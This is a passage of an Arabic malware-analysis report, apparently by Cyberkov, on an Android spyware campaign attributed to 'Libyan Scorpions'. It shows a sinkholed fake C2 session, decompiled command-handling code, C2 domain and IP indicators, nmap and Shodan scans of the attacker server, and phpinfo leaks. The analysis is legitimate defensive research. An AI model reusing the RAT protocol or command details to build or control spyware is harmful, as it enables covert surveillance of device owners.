Ikarus	Trojan.AndroidOS.Krysanec	20160807
K7GW	Spyware (004d9df51)	20160807
Kaspersky	HEUR:Trojan.AndroidOS.Agent.ka	20160807
Sophos	Andr/Krysanec-B	20160807
ALYac	✓	20160807
AVware	✓	20160807
Ad-Aware	✓	20160807
AegisLab	✓	20160807

يتبيّن من الصورة السابقة أن الفايروس لم يتم رفعه من قبل على خدمة VirusTotal وأول نسخة من الفايروس تم رفعها بواسطة فريق سايركوف المتخصص بتحليل الأخطار الأمنية CSIRT، نلاحظ هنا أن الفايروس مكتشف من قبل 8 حمايات فقط من أصل 54 حماية مما يعني أن نسبة كشف الفايروس هي 15% وهي نسبة ضئيلة جدا، ونلاحظ أيضاً أن معظم الشركات الأمريكية والأولى حسب تصنيف مجلة "قارتر" هُشتلت في كشف فايروس "عقارب ليبيا".




تحليل الاتصال مع مركز القيادة والتحكم

قام فريق سايركوف المختص بتحليل الأخطار الأمنية بتحليل الاتصالات التي يجريها الفايروس لدراسة سلوك الفايروس ومحاولة التوصل لمعلومات تقييد في كشف فريق "عقارب ليبية".

إعادة توجيه الاتصال Sinkhole

قام فريق سايركوف المختص بتحليل الأخطار الأمنية بإنشاء خادم خاص مزيّف يحاكي مركز القيادة والتحكم التابع لمجموعة "عقارب ليبية" وقام أيضاً بإعادة توجيه اتصال الفايروس للخادم المزيّف لدراسة سلوك الفايروس وفهم وظائفه بشكل أعمق.

بعد تشغيل الفايروس وعند الاتصال بمركز القيادة والتحكم يقوم الفايروس بإرسال معلومات كثيرة عن الضحية إلى المركز ومن ضمن هذه المعلومات: دولة الضحية وعنوان IP الخاص به وسعة ذاكرة الجهاز وإصدار الأندرويد الخاص به ونوع الجهاز وغيرها من المعلومات.



```
root@Cyberkov: ~/voicemessage/sinkhole — Konsole
File Edit View Bookmarks Settings Help
root@Cyberkov: ~/voicemessage/sinkhole# ls
aaau.class aaau.java cert key MainClass.class MainClass.java testkeystore.ks
root@Cyberkov: ~/voicemessage/sinkhole# java -Djavax.net.ssl.keyStore=../testkeystore.ks -Djavax.net.ssl.keyStorePassword=test123 MainClass
{"LAST_MODIFIED":1470768112327,"UUID":"742ba8b0-5510-4830-98c3-43323881ea85","COUNTRY PREFIX":"us","NICKNAME":"User","ANDROID":true,"SERVER PATH":"package:de.keineantwort.android.urlshortener","VBOX":false,"LOCAL_IP":"127.0.0.1","NETWORK":[{"DNS":"winmeif.myq-see.com","PORT":64631}],"JAR_EXTENSION":"IVdhiG","PLUGIN_EXTENSION":"vZlKw","COMMAND":1,"JAR FOLDER":"qumoQvgostl","RAM":"2.0 GB","COUNTRY":"United States","JRE FOLDER":"XyMygE","OS NAME":"Android 4.4.4","PLUGIN FOLDER":"RAKMIiVdrHu","PC NAME":"Google Nexus 5 - 4.4.4 - API 19 - 1080x1920-Genymotion","JAR NAME":"HQgENxkdGLx","SERVER VERSION":"1.1.0","ADMIN":true,"DELAY_CONNECTION":1,"JAR_REGISTRY":"dfQHHgRNQvT","JRE VERSION":"0.9","USER NAME":"0000000000000000","DELAY_INSTALL":2,"INSTALL":false,"VMWARE":false}
```

نظام سايبركوف المزيف يستطيع ارسال الأوامر وقراءة الردود من الفايروس ومنها يمكن التحكم بالفايروس بشكل كامل.


```
root@Cyberkov: ~/voicemessage/sinkhole — Konsole
File Edit View Bookmarks Settings Help
geoname_id":285570,"iso_code":"KW","names":{"de":"Kuwait","pt-BR":"Kuwait","fr":"Koweit","en":"Kuwait","ru":"Кувейт","zh-CN":"\u00d7\u00b9\u00d7\u00b9","es":"Kuwait","ja":"\u00d7\u00b9\u00d7\u00b9\u00d7\u00b9"}},  
Cyberkov_Fake_C2 > ^Croot@Cyberkov:~/voicemessage/sinkhole#  
root@Cyberkov:~/voicemessage/sinkhole#  
root@Cyberkov:~/voicemessage/sinkhole#  
root@Cyberkov:~/voicemessage/sinkhole# vim MainClass.java  
root@Cyberkov:~/voicemessage/sinkhole# javac -d . -cp .:json.org.jar MainClass.java  
root@Cyberkov:~/voicemessage/sinkhole# java -cp .:json.org.jar -Djavax.net.ssl.keyStore=/testkeystore.ksc  
-Djavax.net.ssl.keyStorePassword=test123 MainClass  
{"LAST_MODIFIED":1470768112327,"UUID":"742ba8b0-5510-4830-98c3-43323881ea85","COUNTRY_PREFIX":"us","NICKNAME":"User","ANDROID":true,"SERVER_PATH":"package:de.keineantwort.android.urlshortener","VBOX":false,"LOCAL_IP":"10.1.1.106","NETWORK":[{"DNS":"winmeif.myq-see.com","PORT":64631}],"JAR_EXTENSION":IVdhio","PLUGIN_EXTENSION":vZlKw,"COMMAND":1,"JAR_FOLDER":quomoQvgostl,"RAM":2.0 GB,"COUNTRY":United States,"JRE_FOLDER":XyMygE,"OS_NAME":Android 4.4.4,"PLUGIN_FOLDER":RAKMiVdrHu,"PC_NAME":Google Nexus 5 - 4.4.4 - API 19 - 1080x1920-Gemnytom,"JAR_NAME":HQgENxkdGlx,"SERVER_VERSION":1.1.0,"ADMIN":true,"DELAY_CONNECT":1,"JAR_REGISTRY":dfQHHgRN0vT,"JRE_VERSION":0.9,"USER_NAME":0000000000000000,"DELAY_INSTALL":2,"INSTALL":false,"VMWARE":false}  
Cyberkov_Fake_C2 > [103]  
{ "registered_country": { "geoname_id": 285570, "names": { "de": "Kuwait", "pt-BR": "Kuwait", "fr": "Koweit", "en": "Kuwait", "ru": "Кувейт", "zh-CN": "\u00d7\u00b9\u00d7\u00b9", "es": "Kuwait", "ja": "\u00d7\u00b9\u00d7\u00b9\u00d7\u00b9"}, "location": { "time_zone": "Asia/Kuwait", "longitude": 47.9783, "accuracy_radius": 1, "latitude": 29.3697}, "continent": { "geoname_id": 6255147, "names": { "de": "Asien", "pt-BR": "Asia", "fr": "Asie", "en": "Asia", "ru": "\u0410\u0431\u043e\u0437", "zh-CN": "\u00d7\u00b9\u00d7\u00b9", "es": "Asia", "ja": "\u00d7\u00b9\u00d7\u00b9\u00d7\u00b9"}, "traits": { "autonomous_system_organization": "ZAIN", "ip_address": "31.203.118.54", "organization": "Mobile Telecommunications Company", "autonomous_system_number": 42961, "isp": "Mobile Telecomunications Company"}, "subdivisions": { "geoname_id": 285788, "names": { "en": "Al Asimah", "iso_code": "KU"}, "country": { "geoname_id": 285570, "names": { "de": "Kuwait", "pt-BR": "Kuwait", "fr": "Koweit", "en": "Kuwait", "ru": "Кувейт", "zh-CN": "\u00d7\u00b9\u00d7\u00b9", "es": "Kuwait", "ja": "\u00d7\u00b9\u00d7\u00b9\u00d7\u00b9"}, "city": { "geoname_id": 285787, "names": { "de": "Kuwait-Stadt", "pt-BR": "Kuwait", "fr": "Koweit", "en": "Kuwait City", "ru": "\u041a\u0431\u043d\u0430\u0437\u0430\u043f\u0430\u043d\u0430", "zh-CN": "\u00d7\u00b9\u00d7\u00b9\u00d7\u00b9", "es": "Ciudad de Kuwait", "ja": "\u00d7\u00b9\u00d7\u00b9\u00d7\u00b9\u00d7\u00b9"}}}}  
Cyberkov_Fake_C2 > [104]  
{ "COMMAND":2}  
Cyberkov_Fake_C2 > [105]  
{ "MESSAGE": "PINGPONG", "COMMAND":1}  
Cyberkov_Fake_C2 >
```

نلاحظ هنا أن الأوامر التي تم ارسالها إلى الفايروس وهي 103 و 104 و 105 متعلقة بالقائمة التالية والتي وجدها معرفة داخل الفايروس:

```
jadgui - classes.dex
File View Navigation Tools Help
com.google.app.b.aaac com.google.app.b.aaal a.aaaav a.aaaaj com.google.app.aaa;
139     this.p.flush();
135     while (true) {
56         JSONObject jsonObject = new JSONObject((String) this.o.readObject());
         switch (jsonObject.getInt(aaav.y("Z-T|XrP"))){
93             case 100:
233                 aaac com.google.app.options_aaac = new aaac(jsonObject, this.l, this.b);
271                     break;
163                 case com.google.app.a.aaas.k /*102*/:
271                     new aaay(jsonObject, this.l).start();
136                     break;
144                 case com.google.app.a.aaas.b /*102*/:
271                     new aaad(jsonObject, this.l).start();
179                     break;
241                 case com.google.app.a.aaas.l /*103*/:
271                     new com.google.app.options.aaal(this.p).start();
144                     break;
179                 case com.google.app.a.aaas.d /*104*/:
271                     new com.google.app.options.aaav(this.p, this.l).start();
144                     break;
144                 case com.google.app.a.aaas.p /*105*/:
271                     new com.google.app.options.aaas(this.p).start();
144                     break;
241                 case com.google.app.a.aaas.j /*106*/:
271                     this.w.close();
144                     break;
57                 case com.google.app.a.aaas.f /*107*/:
271                     Process.killProcess(Process.myPid());
144                     break;
201                 case com.google.app.a.aaas.o /*108*/:
271                     String string = jsonObject.getString(aaad.y("\u0001cl\u00014Y\u00016W\u0001"));
271                     if (!string.equalsIgnoreCase(aaav.y("\u0001f\u0001")) {
60                         if (!string.equalsIgnoreCase(aaad.y("\u0001ht\u0001")) {
93                             if (!string.equalsIgnoreCase(aaav.y("\u0001r\u0001")) {
271                                 break;
271                         }
144                     }
144                 }
144             }
144         }
144     }
144 }
```


عند ارسال أي أمر من الأوامر في القائمة السابقة يقوم الفايروس بتتنفيذ الأمر في الجهاز ثم الرد بالنتيجة على مركز القيادة والتحكم (يقوم بالرد هنا على خادم سايبيركوف المزيف)، فمثلاً عند ارسال الأمر 111 يقوم الفايروس بإلغاء تنصيب البرنامج الحقيقي URL Shortener:

بعد ارسال الأمر تظهر هذه النافذة في جهاز الضحية:



مركز القيادة والتحكم الحقيقي

قام فريق سايركوف المختص بتحليل الأخطار الأمنية بتحليل مركز القيادة والتحكم الحقيقي التابع لمجموعة "عقارب ليبيا" وتبين من خلال التحليل أن الفايروس الذي تستخدمه المجموعة فعلاً من نوع JSocket/AlienSpy لأن هذا النوع من الفايروسات يقوم بفتح المنفذ رقم 1234 ويستعمل شهادة تشفير باسم `.assylas2`.



بناء على خدمة Shodan المتخصصة بمتابعة منافذ الخوادم في العالم، تم فتح منفذ 1234 في خادم مجموعة "عقارب ليبيا" بتاريخ 12-07-2016 وبهذا التاريخ قد يكون انتشار الفايروس تم قبل 25 يوم من كشف سايركوف له.

```
root@Cyberkov: ~/voicemessage/sinkhole — Konsole
File Edit View Bookmarks Settings Help
root@Cyberkov:~/voicemessage/sinkhole# shodan host ^C
root@Cyberkov:~/voicemessage/sinkhole# host winmeif.myq-see.com
winmeif.myq-see.com has address 41.208.110.46
root@Cyberkov:~/voicemessage/sinkhole# shodan host --history 41.208.110.46
41.208.110.46
Country: Libya
Organization: Libya Telecom and Technology Backbone L.L Pool
Number of open ports: 2

Ports:
  80 Apache httpd (2.4.18) (2016-08-10)
  1234 (2016-07-12)
root@cyberkov:~/voicemessage/sinkhole#
```

2

https://www.fidelissecurity.com/sites/default/files/FTA_1019_Ratcheting_Down_on_JSsocket_A_PC_and_Android_Threat_FINAL.pdf

متابعة ومراقبة مجموعة عقارب ليبية

يبدو أن مجموعة "عقارب ليبية" قامت بتنصيب مجموعة كبيرة من برامج التجسس التي تستهدف أنظمة أندرويد حيث أن فريق سايركوف المختص بتحليل الأخطار الأمنية اكتشف العديد من المنافذ المفتوحة في مركز القيادة والتحكم وبدورها تستعمل بروتوكولات مشابهة جداً.

```

root@ext-Kov: ~
root@ext-Kov: ~ 110x48
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2016-08-08 12:31 EDT
NSE: Loaded 36 scripts for scanning.
Initiating SYN Stealth Scan at 12:31
Scanning 41.208.110.46 [65535 ports]
Discovered open port 80/tcp on 41.208.110.46
Increasing send delay for 41.208.110.46 from 0 to 5 due to 50 out of 124 dropped probes since last increase.
Discovered open port 1234/tcp on 41.208.110.46
SYN Stealth Scan Timing: About 7.52% done; ETC: 12:38 (0:06:21 remaining)
SYN Stealth Scan Timing: About 16.18% done; ETC: 12:38 (0:05:16 remaining)
SYN Stealth Scan Timing: About 24.87% done; ETC: 12:37 (0:04:35 remaining)
SYN Stealth Scan Timing: About 33.45% done; ETC: 12:37 (0:04:01 remaining)
SYN Stealth Scan Timing: About 42.09% done; ETC: 12:37 (0:03:28 remaining)
SYN Stealth Scan Timing: About 50.51% done; ETC: 12:37 (0:02:57 remaining)
Discovered open port 82/tcp on 41.208.110.46
Discovered open port 81/tcp on 41.208.110.46
Discovered open port 64631/tcp on 41.208.110.46
SYN Stealth Scan Timing: About 58.88% done; ETC: 12:37 (0:02:27 remaining)
Discovered open port 4444/tcp on 41.208.110.46
SYN Stealth Scan Timing: About 67.40% done; ETC: 12:37 (0:01:57 remaining)
SYN Stealth Scan Timing: About 75.85% done; ETC: 12:37 (0:01:26 remaining)
SYN Stealth Scan Timing: About 84.32% done; ETC: 12:37 (0:00:56 remaining)
Completed SYN Stealth Scan at 12:37, 355.60s elapsed (65535 total ports)
Initiating Service scan at 12:37
Scanning 6 services on 41.208.110.46
Completed Service scan at 12:38, 28.57s elapsed (6 services on 1 host)
NSE: Script scanning 41.208.110.46.
Initiating NSE at 12:38
Completed NSE at 12:38, 7.87s elapsed
Initiating NSE at 12:38
Completed NSE at 12:38, 0.11s elapsed
Nmap scan report for 41.208.110.46
Host is up (0.044s latency).
Not shown: 65528 closed ports
PORT      STATE     SERVICE      VERSION
25/tcp    filtered  smtp
80/tcp    open      http        Apache httpd 2.4.18 ((Win32) OpenSSL/1.0.2e PHP/5.6.18)
81/tcp    open      ssl         hosts2-ns?
82/tcp    open      ssl         xfer?
1234/tcp  open      ssl         hotline?
4444/tcp  open      ssl         krb524?
64631/tcp open      ssl         unknown

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 393.03 seconds
Raw packets sent: 65676 (2.890MB) | Rcvd: 65534 (2.621MB)
root@ext-Kov:~#

```

أيضاً قامت مجموعة "عقارب ليبية" دون قصد بوضع ملف باسم `phpinfo.php` في مركز القيادة والتحكم والذي بدوره يكشف معلومات مفيدة جداً عن أدوات وبرامج المجموعة أولها أن مركز القيادة والتحكم يعمل على نظام Windows 7 Professional Service Pack 1.

The screenshot shows a web browser window with the URL `41.208.110.46/phpinfo.php`. The page displays detailed PHP configuration information. A red box highlights the "System" section, which shows "Windows NT ADMIN 6.1 build 7601 (Windows 7 Professional Edition Service Pack 1) i586". Other sections visible include "Build Date" (Feb 3 2016 17:13:02), "Compiler" (MSVC11 (Visual C++ 2012)), "Architecture" (x86), "Configure Command" (a long command line for building PHP), "Server API" (Apache 2.0 Handler), "Virtual Directory Support" (enabled), "Configuration File (php.ini) Path" (C:\Windows), "Loaded Configuration File" (C:\AppServ\php5\php.ini), and "Scan this dir for additional .ini files" (none).

System	Windows NT ADMIN 6.1 build 7601 (Windows 7 Professional Edition Service Pack 1) i586
Build Date	Feb 3 2016 17:13:02
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	<code>cscript /nologo configure.js --enable-snapshot-build --disable-isapi --enable-debug-pack --without-mssql --without-pdo-mssql --without-pi3web --with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\ sdk,shared --with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\ sdk,shared --enable-object-out-dir=..\\obj --enable-com-dotnet-shared --with-mcrypt=static --without-analyzer --with-pgo</code>
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\AppServ\php5\php.ini
Scan this dir for additional .ini files	(none)

اسم المستخدم في نظام ويندوز المستخدم في مركز القيادة والتحكم هو **.admin**

session.cookie_httponly	Off	Off
session.cookie_lifetime	0	0
session.cookie_path	/	/
session.cookie_secure	Off	Off
session.entropy_file	no value	no value
session.entropy_length	0	0
session.gc_divisor	1000	1000
session.gc_maxlifetime	1440	1440
session.gc_probability	1	1
session.hash_bits_per_character	5	5
session.hash_function	0	0
session.name	PHPSESSID	PHPSESSID
session.referer_check	no value	no value
session.save_handler	files	files
session.save_path	C:/Users/admin/AppData/Local/Temp	C:/Users/admin/AppData/Local/Temp
session.serialize_handler	php	php
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%

اسم الكمبيوتر المستخدم في مركز القيادة والتحكم هو **.ADMIN**

Variable	Value
ALLUSERSPROFILE	C:\ProgramData
APPDATA	C:\Windows\system32\config\systemprofile\AppData\Roaming
CommonProgramFiles	C:\Program Files (x86)\Common Files
CommonProgramFiles(x86)	C:\Program Files (x86)\Common Files
CommonProgramW6432	C:\Program Files\Common Files
COMPUTERNAME	ADMIN
ComSpec	C:\Windows\system32\cmd.exe
FP_NO_HOST_CHECK	NO
LOCALAPPDATA	C:\Windows\system32\config\systemprofile\AppData\Local
NUMBER_OF_PROCESSORS	4
OS	Windows_NT
Path	C:\ProgramData\Oracle\java\javapath;C:\PROGRAM FILES\DELL\DW WLAN CARD;C:\Windows\SYSTEM32;C:\Windows;C:\Windows\SYSTEM32\WBEM;C:\Windows\SYSTEM32\WINDOWSPOWERSHELL\V1.0\;C:\PROGRAM FILES (X86)\SKYPE\PHONE\;
PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
PROCESSOR_ARCHITECTURE	x86
PROCESSOR_ARCHITEW6432	AMD64
PROCESSOR_IDENTIFIER	Intel64 Family 6 Model 37 Stepping 5, GenuineIntel
PROCESSOR_LEVEL	6
PROCESSOR_REVISION	2505
ProgramData	C:\ProgramData
ProgramFiles	C:\Program Files (x86)
ProgramFiles(x86)	C:\Program Files (x86)
ProgramW6432	C:\Program Files
PSModulePath	C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
PUBLIC	C:\Users\Public
SystemDrive	C:


ADMIN

Highlight All Match Case 8 of 11 matches


مجموعة "عقارب ليبيا" تستعمل أجهزة محمولة (لاب توب) من نوع Dell وتستخدم برنامج Skype وعنوان IP الداخلي لمركز القيادة والتحكم هو .192.168.1.16

Apache Environment	
Variable	Value
HTTP_HOST	winmeif.myq-see.com
HTTP_USER_AGENT	Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_COOKIE	_ga=GA1.2.1819131665.1470568742
HTTP_CONNECTION	keep-alive
PATH	C:\ProgramData\Oracle\Java\javapath;C:\PROGRAM FILES\DELL\DW WLAN CARD;C:\Windows\SYSTEM32;C:\Windows;C:\Windows\SYSTEM32\WBEM;C:\Windows\SYSTEM32\WINDOWSPOWERSHELL\V1.0;C:\PROGRAM FILES (X86)\SKYPE\PHONE;
SystemRoot	C:\Windows
COMSPEC	C:\Windows\system32\cmd.exe
PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
WINDIR	C:\Windows
SERVER_SIGNATURE	no value
SERVER_SOFTWARE	Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.6.18
